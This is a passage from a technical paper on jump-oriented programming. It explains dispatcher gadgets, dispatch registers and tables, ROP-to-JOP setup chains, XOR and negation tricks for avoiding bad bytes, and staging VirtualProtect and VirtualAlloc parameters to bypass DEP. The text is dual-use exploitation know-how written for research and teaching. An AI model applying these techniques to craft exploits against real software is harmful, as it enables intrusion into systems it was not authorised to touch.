JOP ROCKET provides the ability for the attacker to make use of a prebuilt JOP chain. However, there may be times when that approach is not viable, or the exploit writer prefers to manually craft a JOP chain. While many exploit writers are well-versed in using ROP, because JOP is not as well known, most people at the time of writing have little to no background in this area. There may be a tendency to assume that approaches to ROP would work exactly the same with JOP, but these are fundamentally very different approaches to code-reuse attacks. What is true with JOP or ROP often may not be true with the other. While at first JOP may have the appearance of being more complex or difficult than ROP, once it is learned, it is of similar difficulty. That is to say, it is not exceptionally difficult. Students have reported that the approach to JOP with it using a series of stack pivots actually can be easier than ROP, but that does depend upon the availability of gadgets and limitations imposed by the binary (e.g. bad bytes).

6.1 Changing Control Flow with Dispatcher Gadgets

Having a dispatcher gadget is central to this approach to JOP, as it is used to orchestrate control flow. This section discusses how this can be achieved through a variety of different types of dispatcher gadgets. While each is different, all can allow for execution to follow a prescribed path set by the attack, one which does not use the stack or rets, yet allows for an unlimited number of gadgets to be called.

6.1.1 The Ideal Gadget

The ideal gadget can be regarded as one that is short and modifies the index to the dispatch table in a predictable way, with only one register being used. In most cases, the simplest possible dispatcher

gadget would increment a register by a small number of bytes, although at least 4 bytes, and then immediately perform a *jmp dword ptr [reg]*. Here are two possible examples of this type of dispatcher:

```
add eax, 4;
jmp dword ptr [eax];
```

```
inc ebx;
inc ebx;
inc ebx;
inc ebx;
jmp dword ptr [ebx];
```

These gadgets do not contain unnecessary instructions that modify other registers, allowing for functional gadgets to use other registers without special consideration. These dispatchers also do not increment the dispatch table address by more than the length of a functional gadget's pointer, which is 4 bytes. This means there is no need to add padding between functional gadget pointers in the dispatch table, saving the attacker one small step. If a dispatcher gadget does perform a larger increment, however, the solution is straightforward: simply add sufficient padding after each functional gadget pointer in the dispatch table, while being sure to subtract the size of the gadget address, which is 4 bytes.

The example to the right with four increments is not realistic, but if a similar gadget did exist, it would fulfill the requirement of an ideal gadget, just the same as the one to the left, even though it was considerably longer, as no other registers would be affected by the gadget.

6.1.2 Other Single-Gadget Examples

Many other types of dispatcher gadgets can be used as well. While adding may be a natural tendency as a means to modify a dispatch table index, subtraction is equally effective:

```
sub edx, 8;
jmp dword ptr [edx];
```

Since this gadget decrements, this means that the gadgets to be executed need to be supplied in the reverse order that the author intends. That is not say that if someone were attempting to perform a DEP bypass with VirtualProtect, that it would be done in the opposite order; the addresses for the gadgets need to be supplied in reverse order, such that the gadget at the highest address is the first to execute. This will cause the gadgets to be executed in the intended order, from first to last. This can be done in the exploit script either manually or programmatically via a function such as Python's list.reverse(). The latter is more intuitive, as trying to create a script in reverse order manually could become confusing. In the above example, one must make sure to add four bytes of padding between each gadget to account for the larger increment, which is 4 bytes larger than the pointer to the gadget. It is necessary to make sure the initial value supplied for the dispatch table, in this case held in edx, results in the dispatcher gadget handing execution to the first functional gadget.

A dispatcher gadget also can be of the form *add reg1, reg2; jmp dword ptr [reg1]*. An example of this can be seen below:

```
add edx, ebx;
jmp dword ptr [edx];
```

This form of a dispatcher gadget is more challenging, as ebx is forever linked to the dispatcher gadget each time it is called, and thus it cannot be used as easily with other JOP gadgets, at the risk of it being clobbered by side effects from other instructions in a gadget. That is not to say that ebx cannot be used with other gadgets, as it can indeed be used, but caution must be exercised. First, it could be possible to have ebx be used, and it simply could be unaffected by the gadget, while at other times the same value could be placed in ebx as was previously in it. It is also true that ebx could be changed, and that the dispatch table would be changed accordingly to reflect this. Thus, if the dispatch table index of ebx was changed from 5 to 8, then the padding distance of 1 (5-4 = 1) would need to be changed to 4 (8-4=4). There is no restriction that the distances between gadgets in a dispatch table be uniform, even though this is simplest; as always the binary itself will dictate what is feasible.

In practice, dispatcher gadgets may rarely be as straightforward as the previous examples. Modifications to the dispatcher table's address may be more complex or require much more padding. In some cases, if the attacker can predicably occupy vast regions of the heap, then these distances between addresses could be very large. Dispatcher gadgets may require unique dispatch table configurations or need a large amount of available space for a dispatch table with high amounts of padding. Dispatcher gadgets may also have incidental instructions that modify registers not used for control flow, affecting how easily certain functional gadgets can be utilized. These problems will often have solutions unique to the exploit and will require some creativity from the exploit writer; flexibility is essential with JOP.

While we have discussed some common approaches to dispatcher gadgets, this paper describes some less common approaches elsewhere in this paper. While less practical, these methods, bitwise shifting and multiplication, could be viable in special circumstances. Exploit guru Andrew Kramer also has shared other possibilities for variations on the dispatcher gadget. First, the lea instruction could be used, and this could take many forms, such as the following:

```
lea reg, [reg + const];
jmp dword ptr [reg];
```

```
lea reg, [reg + const];
jmp dword ptr [reg];
```

```
lea reg [reg + reg * const];
jmp dword ptr [reg];
```


Other similar variants could be possible as well. Additionally, *add reg, [reg (+offset)]; jmp dword ptr [reg]* could be used as well, assuming the location pointed to in memory was not overly large, or if larger that a vast expanse of the heap could be occupied and controlled predictably by the attacker. Kramer points out other possibilities could be used, such as *lodsd*/*lodsq*. It is up to the attacker's own creativity to come up with ways to predictably modify a location pointed to in the dispatch table, so one need only be limited by one's imagination.

JOP ROCKET discovers the most common dispatcher gadgets, and the exploit author can use this to help find useful dispatcher gadgets. If one is to utilize a full JOP chain, it is necessary to have a dispatcher gadget, using this approach. (As an aside, although we discuss it elsewhere, it bears mentioning again that it can be possible to have a dispatch table and use gadgets that are both functional gadgets and dispatcher gadgets, e.g. *pop edi; mov ebx, 0x01234; jmp dword ptr [eax +0xba]*. In this case eax could point to the dispatch table, and 0xba is the index for the next JOP gadget. This approach is not as likely to support a full JOP chain, and JOP ROCKET currently does not provide support for finding and classifying gadgets of this variety, except for ones used as a dispatcher gadget, e.g. *add ebx, 0x12; jmp dword ptr [ebx + 0xba]*.)

6.1.3 Two-Gadget Dispatcher

A late addition to this paper is our novel contribution – the creation of a two-gadget dispatcher, which significantly can expand number of dispatchers that are possible. With this approach, instead of using a single gadget to move in the dispatch table, instead we use two gadgets chained together. With this approach, three registers will always need to be preserved to hold the addresses of the dispatch table, the dispatch index gadget, and the dispatch dereference gadget. Those names are informal, and we generally will use the term two-gadget dispatcher when discussing a dispatcher of this form. With this approach, everything regarding control flow and the dispatch table remains the same, except that two gadgets function together as the dispatcher. The dispatch index gadget changes the dispatch table's index in a predictable fashion, and with this any of the variant forms from the single-gadget dispatcher can be used: *add*, *sub*, *adc*, *sbb*, *lea*, etc. The second gadget simply dereferences the address, though it may also provide compensation for changes to esp, if the first gadget used a *call*. With the dispatch dereference gadget, it could be a *jmp* dereference to the register modified by the first gadget.


Register	Gadget
edi	add edx, 0x8; call ebp **# Change the dispatch table index**



Register	Gadget
ebp	pop edi; jmp [edx] **# Dereference the dispatch table**

Figure 11. A two-gadget dispatcher with a *call* instruction. The *pop* adjusts ESP after the *call*

Register	Gadget
edi	add edx, 0x8; jmp ebp **# Change the dispatch table index**



Register	Gadget
ebp	jmp [edx] **# Dereference the dispatch table**

Figure 12. A two-gadget dispatcher with a *jmp* instruction.

The JOP ROCKET at the time of writing does not find two-gadget dispatchers by themselves, although these are simple enough to find on their own. One need only look for an instruction that can be predictable modify a register, e.g. *add*, *adc*, *sub*, *sbb*, *lea*, etc. Unlike with the single-gadget dispatcher, there are no special requirements on these needing to modify and then make an indirect jump to the same register. The first gadget is an indirect jump or call that predictably modifies the register that will be used in the second gadget, pointing to the dispatch table. Thus, unlike a single-gadget dispatcher, this has two registers in the gadgets, and it is not dereferenced. The second gadget then can simply be a dereference, unless a *pop* or other stack modification, e.g. *add esp, 0x4*, is necessary. These gadgets are a good deal more plentiful than single-gadget dispatchers. Again, while it is ideal that the dispatch index gadget is short, it is also possible that it could be longer; the exploit author just needs to be aware of any possible side effects that could be caused to other registers, as the dispatcher will be called after every functional gadget.

If one uses a *call* in the dispatch index gadget, then there is also the burden to deal with the *pop*, if this is the method used to adjust the stack. This register will always take the address of the next instruction from where the call was, so while this register could be used in a limited fashion, it would be overwritten with each invocation of the dispatcher. Thus, using a two-gadget dispatcher with *call* is suboptimal.

A two-gadget dispatcher certainly does make a pure JOP chain more feasible, but it does come at a great cost, i.e. the loss of a register, as three registers must always be protected. This can be limiting, and depending on gadgets available, it may be necessary to switch registers used for the dispatcher or the dispatch table, as need be.

6.2 Choosing Dispatch Registers

An important aspect of the JOP exploit writing process is deciding which registers will be set aside for control flow purposes. These dispatch registers will need to remain protected and unmodified by functional gadgets, in order to preserve the integrity of the exploit. Ideally, these registers should be saved, and the registers used should remain the same, unless one carefully transitions to other registers. Generally, two registers will need to be preserved for the JOP's control flow. If a two-gadget dispatcher is used, then three must be saved. Henceforth, most of the discussion will be on the single-gadget form of the dispatcher, unless otherwise indicated, though many of the concepts can be expanded to include the two-gadget dispatcher. One register will need to contain the address of the dispatch table. This register corresponds to the *jmp dword ptr [reg]* instruction that ends the dispatcher gadget. The second register that will need to be preserved should contain the address of the dispatcher gadget. Each functional gadget will end in a jmp or a call instruction to this register, allowing execution to return to the dispatcher gadget.

Moving forward, these registers may also be referred to as the DT (dispatch table) and DG (dispatcher gadget) registers.

6.2.1 Dispatch Table Register

The dispatch table register points to the memory location of the current index of the dispatch table, which is changed each time the dispatcher gadget is invoked. Deciding which register will become the DT register is arguably the simpler of the two. Since the dispatcher gadget must end in a *jmp/call dword ptr [DT register*], likely choices will be limited. Dispatcher gadgets are often difficult to find within binaries, and only a small number of viable dispatcher gadgets may exist. Often, it may be best to choose whichever dispatcher gadget is the easiest to use and simply accept the resulting DT register. On the other

hand, if there is a choice to be had, which often there may not, it can be wise to ensure commonly used registers such as eax or ecx are open for use in functional gadgets. JOP gadgets in general may be in short supply, yet at the same time some functional gadgets may be irreplaceable and require specific registers to be available. A sub-optimal dispatcher gadget may need to be used in some cases in order to designate a less common register as DT. Though arguably one could argue that any dispatcher gadget that works is optimal, given their scarcity.

Dispatcher gadgets ideally should be short, spanning a couple to a few lines, but if this does not prove possible, the search criteria can be expanded to search for longer dispatcher gadgets. Doing so is more likely to result in dispatcher gadgets that are not viable, but in an exploit potentially could be salvaged by a longer and impractical gadget, that still works, with special care being taken.

6.2.2 Dispatcher Gadget Register

In comparison to the DT register, the DG register will likely require more planning and forethought regarding its designation. More functional gadgets will exist than dispatcher gadgets, and there will likely exist several different registers that could work, whereas with the DT register used in the dispatcher gadget, there could be as little as one choice. With the DG register, there can be many. Choosing the best one will require some analysis, though switching DG registers can be done, if need be.

Figure 13. Examining filesize of JOP ROCKET output for each type of functional gadget.

A useful but incomplete approach is to examine the quantity of functional gadgets that end in jmp or call instructions to each register. With the JOP ROCKET, the file size for the lists of each type of functional gadget can be analyzed. In the figure below, there is clearly a greater number of gadgets ending in *jmp edx* than those using other registers. Although this does make edx a primary candidate to be used as the DG register, further analysis needs to be made, and the availability of dispatcher gadgets will be a deciding factor as well.




Figure 14. JOP ROCKET output showing several identical instances of the same gadget within OneDrive.exe.

The quality of gadgets for each DG register should be assessed as well as quantity. In some cases, quantity alone can be misleading. Many of the gadgets for a certain register may be awkward to work with or ruin the value of the only available DT register. Examples of such gadgets include those which include operations such as *div* or *mul* that can alter more than one register, and gadgets which contain many additional instructions between the desired operation and the end of the gadget. In other cases, a large portion of the gadgets could all be different instances or addresses of the same series of instructions, effectively turning them all into the same gadget. This is often the case in large binaries, where a common piece of compiler-generated code may be repeated in several places. If this section of code contains a JOP gadget, whether naturally or via opcode splitting, several instances of the exact same gadget may appear at different addresses.

It will be important to select a DG register with a varied set of high-quality gadgets available. There are many features that can influence whether or not a gadget is practical. Gadgets should be concise, containing few unnecessary operations not pertaining to its main purpose. Similarly, practical gadgets will often only modify one or two registers at a time. With two registers already reserved for the JOP control flow, gadgets that modify several registers will often be difficult to accommodate. At the same time, gadgets which contain certain types of instructions or operations may be especially valuable as well. For example, gadgets that perform pop instructions are extremely useful for loading custom values to be used in an exploit. Gadgets that push registers are also valuable, as they can be used to write data to memory. Gadgets that modify esp by any means are also useful as they allow an exploit writer to perform stack pivots, an essential technique in many exploits. *Xchg* instructions or *mov register, register* instructions are also important as they can help load custom values into registers that do not have *pop* instructions available. In many exploits, it will also be necessary to avoid bad bytes such as whitespace characters or null bytes. In these instances, gadgets that modify registers with operations such as *xor*, *neg*, *add*, or other arithmetic instructions are essential, as they may allow the exploit writer to achieve register values

containing bytes that are impossible to include within the payload itself. Lastly, any gadgets which can perform memory overwrites are useful and often necessary during exploits. These gadgets can contain instructions such as *push reg*, *mov dword ptr [reg] add dword ptr [reg],* or other similar operations. The use of these gadgets can allow for the construction of custom parameters in memory to help set up a WinAPI call.

6.3 Dispatch Table Location

Another aspect to consider is the location of the dispatch table within memory. While dispatch table can be located at any readable location, it is important to ensure that the chosen address is suitable. In the case of a buffer overflow exploit requiring a large payload or JOP chain, there may not be enough memory available in the buffer for the dispatch table. Since the dispatch table can be located at any readable location in memory, it can be stored separately from the rest of the payload. In these cases, additional steps can be performed in order to load the dispatch table at a different memory location. For example, before performing a buffer overflow the dispatch table could be loaded via the creation of an object that is stored on the heap. When creating the object, the dispatch table can be included as one of its properties.

Additionally, the dispatch table will need to be located at an address that is predictable, so that it can be loaded into the DT register and used for JOP control flow. In some cases, the dispatch table may always land at a static address that never changes. In this case, the address may be hardcoded into the exploit when loading the DT register. However, in practice the dispatch table will likely change addresses upon different instances of the exploit running. The exploit script will need to have a method of programmatically determining the address of the dispatch table upon each run in a dynamic fashion. There are several possible methods to achieve this. One solution is to use the value of a register, such as esp, as a reference point when determining the dispatcher table's address in memory. When loading the DT register, an offset from this reference point can be used in order to ensure the correct dispatch table address is loaded. In other cases, a memory leak may be available which can be exploited in order to determine the payload's address in memory. If this is the case, the exploit script may examine the output of the program to obtain an address, which can then be used to generate the correct addresses for the rest of the payload.

6.4 Loading Initial Values for DG and DT into Registers

Before executing a JOP chain, some preparations must be made: the DG and DT registers need to be loaded with the appropriate values first. There exists a possibility that previous steps in the exploit can set up registers without the need of any gadgets. For example, certain registers may be able to be controlled via the padding supplied in a buffer overflow attack. However, it is likely that one or more gadgets may still be needed to achieve the correct conditions.

6.4.1 Using JOP Setup Gadget

While the dispatch registers *can* be set up with the use of a JOP gadget, this scenario is unlikely to occur in practice. Since the mechanisms required for a JOP chain are not in place before the registers are properly configured, only one JOP gadget can be used, in order to initiate and transition to JOP. If done, it would need to load the correct values into both registers before giving execution to the dispatcher gadget. This method of setting up the JOP control flow is not recommended, if it is even possible with available gadgets, unless it is of particular importance that an entire exploit must use JOP. While it is true that the use of a JOP gadget here results in an exploit entirely based on JOP, the conditions required to achieve this are rare. The gadget will need to be able to load different values into two different registers.

These registers will also need to be compatible with one of the viable dispatcher gadgets available as well as the register corresponding to the *jmp* or *call* at the end of this gadget. If bad bytes need to be taken into consideration, additional instructions will also need to exist in order to overcome this limitation. Locating a gadget that satisfies all of these conditions is unlikely, especially when considering the lack of JOP gadgets available in many binaries. Additionally, gadgets which contain several instructions are much more likely to contain other operations which may ruin its viability, such as modifications to important registers or operations, which could result in an access violation that would halt the exploit. *Popad* is an instruction that may address some of these concerns. This instruction will *pop* several values off of the stack, popping values into every register except for esp. Despite this, the *popad* instruction is relatively rare and still does not provide any mechanisms for the avoidance of bad bytes on its own. It also would necessitate that the attacker can directly supply the address of both dispatch table and dispatcher gadget, which may not be known, although they could be programmatically calculated and added to the stack at the proper location.

If this method is to succeed, a potential JOP setup gadget will likely need at least two POP instructions—one for each dispatch register. Other instructions that could allow for custom values to be loaded may be used as well. If certain registers can be controlled via other means before reaching this section of the exploit, it is possible that less instructions may be required within the setup gadget. In the first figure below, two pop instructions are utilized. The first *pop ecx* instruction can be used to load the address of the dispatcher gadget. Once the *mov edx, ecx* instruction executes, the dispatcher gadget's address will be loaded into edx. Afterwards, the second *pop ecx* instruction can be used to load the value of the dispatch table into ecx.

Address	Instruction
0xDEADC0DE	pop ecx;
0xDEADC0DF	mov edx, ecx;
0xDEADC0E1	pop ecx;
0xDEADC0E2	jmp edx;

Figure 15. This single setup gadget using JOP does not provide any ability to avoid bad bytes.

Address	Instruction
0xDEADC1DE	pop ecx;
0xDEADC1DF	pop edx;
0xDEADC1E0	neg ecx;
0xDEADC1E2	pop esi;
0xDEADC1E3	xor edx, esi;
0xDEADC1E5	jmp edx;

Figure 16. This single setup gadget allows for control flow registers to be set up while simultaneously avoiding bad bytes.

If the null byte, 00, or other bad bytes, e.g. 0d, 0a, must be avoided, mechanisms to do so must be contained within the gadget. This could involve XOR instructions or other bitwise or mathematical operations on registers that can achieve a sort of decoding to a value that would otherwise require bad bytes in the payload. The gadget seen in the second figure below can achieve this functionality and begins with two pop instructions. The value popped into ecx should be the two's complement negation of the desired final value, which is the dispatch table address in this case. Once the *neg ecx* instruction is executed, the correct address will be contained within ecx. This gadget's second method of avoiding bad bytes is seen in the *xor edx, esi* instruction. The value popped into esi is an XOR key and can be any value that does not contain bad bytes. The value loaded during *pop edx* will need to be calculated and is the

solution of the desired final value XORed with esi. As such, it is important that the value chosen for esi allows for this solution to contain no bad bytes as well. After the *xor* operation completes, the dispatcher gadget's address will be contained within edx. It can be observed that this gadget would be unlikely to appear within an actual binary.

6.4.2 Using ROP Setup Gadget

Locating a viable setup gadget that uses JOP in a real-world exploit may prove to be difficult or even impossible in some instances. Instead, a small ROP chain can be used to load the necessary values before transitioning to JOP. ROP gadgets are often much more plentiful than JOP gadgets, so the probability that suitable gadgets are available is higher. Additionally, the control flow of ROP allows for the use of several gadgets in a row as long as the stack pointer is at the correct location. The types of operations performed during this ROP chain can be the exact same as those found within a JOP setup gadget, the only difference being that the ROP version uses multiple small ROP gadgets rather than a singular JOP gadget. The *popad* instruction is significant when using this method as well, as it allows for the modification of each register except for the stack pointer. Since the single-gadget limitation of JOP-based setup gadget is not in place for this technique, *popad* becomes more powerful as it can more easily be used in conjunction with additional instructions in order to avoid bad bytes.

The first figure below corresponds to the first JOP setup gadget found within the previous section. As before, *pop ecx* allows for the dispatcher gadget's address to be loaded into ecx and then into edx via *mov edx, ecx*. Afterwards, the *ret* increments the stack pointer and brings execution to the next ROP gadget. This gadget allows for the dispatch table's address to be loaded into ecx with an additional *pop*. Now that the two registers are configured with the addresses of DG and DT, the *ret* can again increment the stack pointer and return execution to a *jmp edx* instruction that directs execution to the dispatcher gadget and begins the JOP chain. Once the registers contain the correct values, a jump to the dispatcher gadget can be executed in order to begin the JOP chain.

The second figure corresponds to the second JOP setup gadget in the previous selection, and similarly avoids bad bytes. The instructions in the first ROP gadget allow for the encoded values for the dispatch table and dispatcher gadget to be popped into ecx and edx, respectively. The second ROP gadget loads the decoded dispatch table address into ecx. Next, the third ROP gadget allows for the XOR key to be popped into esi. Once the XOR key is loaded, the encoded dispatcher gadget address is decoded via the *xor* operation. Execution can then be passed to the *jmp edx* instruction, allowing the dispatcher gadget to begin the JOP chain.

Address	Instructions
0x12345670	pop ecx; mov edx, ecx; ret;
0x12345684	pop ecx; ret;

Figure 17. Small ROP chain to set up JOP control flow registers. This gadget does not avoid bad bytes.

Address	Instructions
0x07654321	pop ecx; pop edx; ret;
0x07654329	neg ecx; ret;
0x02434252	pop esi; xor edx, esi; ret;
0x07434242	jmp edx;

Figure 18. ROP chain to setup JOP control flow registers while avoiding bad bytes.

6.6 Gadgets Ending in the Call

While JOP stands for Jump-oriented Programming, some might think instinctively that JOP gadgets might be expected to end in a jump to register. However, JOP gadgets ending in the call instruction are equally plentiful, and their usage does not differ much from other JOP gadgets. Some may distinguish these as Call-oriented Programming gadgets, but because their usage is so similar to JOP, albeit with some important distinctions, and because they can so easily be mixed with JOP, we prefer to dispense with that term and consider these JOP gadgets. These gadgets look otherwise similar to normal JOP gadgets and they can often be used interchangeably without consequence. The difference between these types of gadgets is that the call instruction will cause the value of the next address to be pushed onto the stack before execution is directed to the address specified. This is the only difference between *call* and *jmp*, and the gadgets *call edi* and the pseudocode *push (eip); jmp edi* are functionally equivalent. During normal x86 programming this implicitly pushed value would allow for a program to resume execution where it left off after encountering a *ret* instruction at the end of a function. In the context of a JOP exploit, it may cause issues due to unwanted writes to memory and the modification of esp's value. To resolve the issue of esp's alteration, a JOP gadget ending in call could be followed by a gadget such as *pop eax; jmp edi* which serves the sole purposes of popping the unwanted value off of the stack and restoring ESP to its original location. In many cases, changes to the stack may not be of consequence, so this step would not be necessary. However, even if preserving the stack is important, as shown above, using a JOP gadget ending in *call* is acceptable, if it can be compensated for.

It should be regarded as unideal to use a dispatcher gadget ending in a call, of the form *add ebx, 0x8; call dword ptr [ebx]*, as this would cause serious limitations to what could be done, as with every JOP gadget, the stack would be added to. It could be possible to use it, but it would demand a very rich attack surface to be able to have sufficient gadgets to restore esp to the continuous changes being made by the *call* instruction. Or, if more than one dispatcher gadget was used, dispatcher gadgets of this form could be used only for portions that do not involve manipulation of the stack, for purposes of setting up a WinAPI call. However, if there is a two-gadget dispatcher, then the first gadget could end in a *call*, while the second part could have a pop to account for it, e.g. *add edx, 0x8; call ebx* and *pop ebp; jmp dword ptr [edx]*. Thus, in the first part of the dispatcher, we see edx being adding to, and the call places the address of the next instruction on the stack. The *pop* in the second gadget compensates the change to esp, and then the edx, which was modified by the first part of the dispatcher, then is dereferenced.

6.7 Avoiding Bad Bytes

In many exploits, the inclusion of certain bytes within the payload may cause issues that prevent the exploit from working. One of the most common forms of bad bytes when performing exploits related to string-based buffers are null bytes and whitespace characters. These often signify the end of a string,

preventing further input from being accepted after an occurrence of one of these characters. Bad bytes are not only limited to these characters and may often be unique to each exploit. It is often useful to perform tests to identify every bad byte before writing an exploit. In order to do this, include an instance of every byte from 00 to FF in a payload and inspect the corresponding buffer in a debugger. If certain bytes are excluded, or the buffer abruptly ends at a certain point, a bad byte can be identified. This process may need to be repeated several times in order to identify every byte that causes issues. Mona [1] also provides a useful feature to identify bad bytes. During exploitation, bad bytes can become an issue when WinAPI function parameters or important pointers require their use. Fortunately, there are many techniques available that can help address this concern.

6.7.1 Avoiding Bad Bytes with JOP Gadgets

Bad bytes are not only a concern when considering gadget pointers. In many cases, values that must be loaded into registers will contain bytes that are not able to be included within the payload. When this occurs, the value cannot be loaded directly with a gadget such as *pop eax; jmp edx* and a corresponding value contained within the payload. Values that may be needed that could have this issue include the addresses of the dispatch table and dispatcher gadget, and specific values used for WinAPI function parameters.

Address	Gadget
0xDEADC0DE	POP EAX; POP EBX; JMP ECX # Load EAX and XOR key
0xDEADC1DE	XOR EAX, EBX; JMP ECX # XOR results in 0x40

Figure 19. JOP Chain snippet showing the use of XOR to avoid bad bytes.

Stack	
Address	Value
0x11223340	0x55555515
0x11223344	0x55555555

Figure 20. The stack providing values for the previous JOP chain.

In the figure above, two XOR gadgets can be helpful in situations like this: the first contains *pop eax; pop ebx.* The second performs *xor eax, ebx.* In order to successfully avoid a bad byte, the ebx register will be used as an XOR key. This key can contain any value that does not include bad bytes of its own. Once this key is determined, the desired value can be XORed with the XOR key. The result of this calculation will be the value that should be loaded into eax. Once the second gadget executes and eax is XORed with the key, the resulting value of eax will be the desired final value that contains bad bytes. This type of sequence is useful as it allows for an arbitrary value to be reached with a high degree of flexibility as to the bytes used within the payload. Other versions of this sequence may exist where certain pop instructions may not exist that correspond to one of the values involved in the XOR operation. In these cases, a different gadget can load a known value into the register before use. If the eax register does not have a *pop eax* instruction available, a gadget such as *mov eax, 0x11111111; jmp ecx* could be used to ensure that 0x11111111 is loaded into eax before an XOR operation. This way, the desired value can still be reached by choosing the appropriate XOR key. The specific value that is loaded into eax with the *mov* instruction is not significant as long as it can be XORed to a useful value. The downside to this method is that choices for pairs of values that XOR to the desired result, and a pair that does not include bad bytes may not exist, but this approach can be attempted through trial and error.

There are several other ways to address bad bytes with similar bitwise or mathematical operations. A *neg eax*; *jmp edi* gadget could be used in order to supply the negated version of the problematic bytes rather than the raw value. A simple example to load a bad byte value into eax can be seen below. The negated value is first loaded into eax in the *pop eax* instruction. The two's complement negation is equivalent to adding 1 to the result of a *not* operation. If the desired final value is 0x40, the correct value to *pop* into eax is 0xffffffc0 since this value is equivalent to adding 1 to the result of *not 0x00000040*. After *neg eax* executes, eax will contain the desired value.

Address	Gadget
0x44332211	pop eax; jmp esi;
0x44332250	neg eax; jmp esi;

Figure 21. Avoiding bad bytes with a negation.

In other cases, an *add* or *sub* instruction could be used in place of *xor* in order to achieve similar results. Integer overflows or underflows also can be utilized with these instructions in order to achieve results that would otherwise seem impossible, such as adding two larger numbers together to achieve a smaller value that may contain null bytes. For example, the figure below shows an *add eax, 0x60* instruction being used to load a value smaller than 0x60 into eax. First, 0x60 should be subtracted from the desired value using two's complement to find the value to load into eax. After popping this value into eax, *add eax, 0x60* triggers an integer overflow that results in eax containing the desired value.

Address	Gadget
0x11224070	pop eax; jmp ecx **# Load 0xFFFFFFE0 into EAX**
0x11224A1F	add eax, 0x60; jmp ecx **# Overflow results in 0x40**

Figure 22. Using an integer overflow to load a small value with the ADD instruction.

There are many additional methods available aside from those shown. Creative thinking will be beneficial when searching for methods to load problematic values.

6.8 Potential Payloads

While JOP is able to become Turing-complete [5] under certain circumstances, this is unlikely and impractical in most cases, when considering the lack of available JOP gadgets within most binaries. In most cases, a JOP chain contained within an exploit will serve the purpose of setting up a WinAPI call that will allow for the execution of shellcode. Since various functions are able to bypass DEP protections, payloads from exploit to exploit will vary; however, the ideas behind the JOP chains often remain the same.

The JOP chain's main purpose within these types of exploits will be to construct the WinAPI function parameters within memory and perform the call to the function itself. Even if one were to not try to bypass DEP but call the functions from a shellcode directly via JOP, the approach would be similar: setting up WinAPI calls with what they require. For bypassing DEP, this is simply just arguments on the stack. To achieve this goal, a section of memory should be designated as the location for the function parameters. This region of memory should be writable in most cases and will need to be at an address

achievable via a stack pivot operation, given available gadgets. The location of the stack pointer will determine which values are used for the corresponding parameters associated with the WinAPI function when called. When possible, it is recommended to include parameter values that do not contain bad bytes directly within the payload, in order to minimize the number of JOP gadgets required to set up the function call. If this is not possible due to bad bytes or other concerns such as values that may need to be calculated during the exploit, it is recommended to include dummy variables that simply serve as placeholders that will later be overwritten. In the figure below, the value for the lpfOldProtect parameter has been supplied directly within the buffer since it does not contain bad bytes and does not need to be programmatically generated. The rest of the parameters have all been replaced with the dummy value 0x70707070 since their desired values contain null bytes which cannot be included within the payload. These dummy values simply serve as padding and reference for addresses that the JOP chain will later overwrite with the final values. In the example below, we se the dummy values XORed directly; in actual practice, the *xor* could be done with a different key and an entirely different value, with the place holder dummy value overwritten.

VirtualProtect Parameters			
Value	**Description**	**Desired Value**	**XOR key**
0x70707070	lpAddress (dummy)	0x0018fca0	0x70688CD0
0x70707070	dwSize (dummy)	0x00000200	0x70707270
0x70707070	flNewProtect (dummy)	0x00000040	0x70707030
0x11242150	lpfOldProtect	0x11242150	0x61545120
0x70707070	Return Address (dummy)	0x0018fca0	0x70688CD0

Figure 23. Initial and final values for each VirtualProtect parameter.

6.8.1 VirtualProtect

One function commonly used to bypass DEP is VirtualProtect, which is able to change protection settings on a region of memory belonging to the calling process. The names of the parameters can be seen within the figure above. The lpAddress parameter specifies the starting address of the memory whose protections are to be changed. The starting address of the shellcode can often be used as the value for this parameter. DwSize refers to the size in bytes of memory whose protections should be changed, and there is flexibility with what this can include. FlNewProtect specifies which new memory protection settings the region of memory should be given, and the value must be one of several predefined memory protection constants. In many exploits the value given will be 0x40, as this designates memory as readable, writable, and executable. Any writeable memory address can be given for the lpfOldProtect variable, as this only specifies a location where the previous memory protection settings will be written. As with all functions, a return address must be specified. In most exploits using VirtualProtect, the address of the shellcode can be given, as it will be executable once the function has completed.

6.8.2 VirtualAlloc + WriteProcessMem/Memmove/Memcpy

VirtualAlloc is another function commonly used within exploits to bypass DEP. It is similar in many ways to VirtualProtect, as they are both able to create executable areas of memory; however, where VirtualProtect modifies protection settings for existing regions of memory, VirtualAlloc is able to allocate new regions of memory within the process. In some cases, it may be desirable to allocate an executable region of memory and then write shellcode to that address to be executed. This is particularly useful if address space limitations become an issue during the execution of an encoded shellcode. In order to copy shellcode to the newly allocated memory, an additional function call can be chained together to VirtualAlloc. Many functions are able to successfully write shellcode to the new memory region, such as WriteProcessMemory, Memmove, and Memcpy. Other possible usages of VirtualAlloc exist. Rather than using the shellcode as a return address for VirtualAlloc, a previously prepared call to one of these functions can be used instead, or an additional JOP chain that will prepare and call the function. The newly written shellcode can be used as the return address for the second function call.

6.9 Writing Parameters for API Function Calls

When using a manual approach to JOP, the bulk of a JOP chain will often be spent generating values for the function parameters and performing the overwrites of dummy variables. This section is primarily focused on techniques available to overwrite dummy variables, and information regarding the avoidance of bad bytes can be found in the Avoiding Bad Bytes section. As with most aspects of JOP, there are many types of individual gadgets as well as combinations of gadgets that may be able to achieve successful overwrites; however, some are simpler and more common than others. What follows is not necessarily comprehensive of all that is possible, but it highlights some important techniques.

6.9.1 PUSH

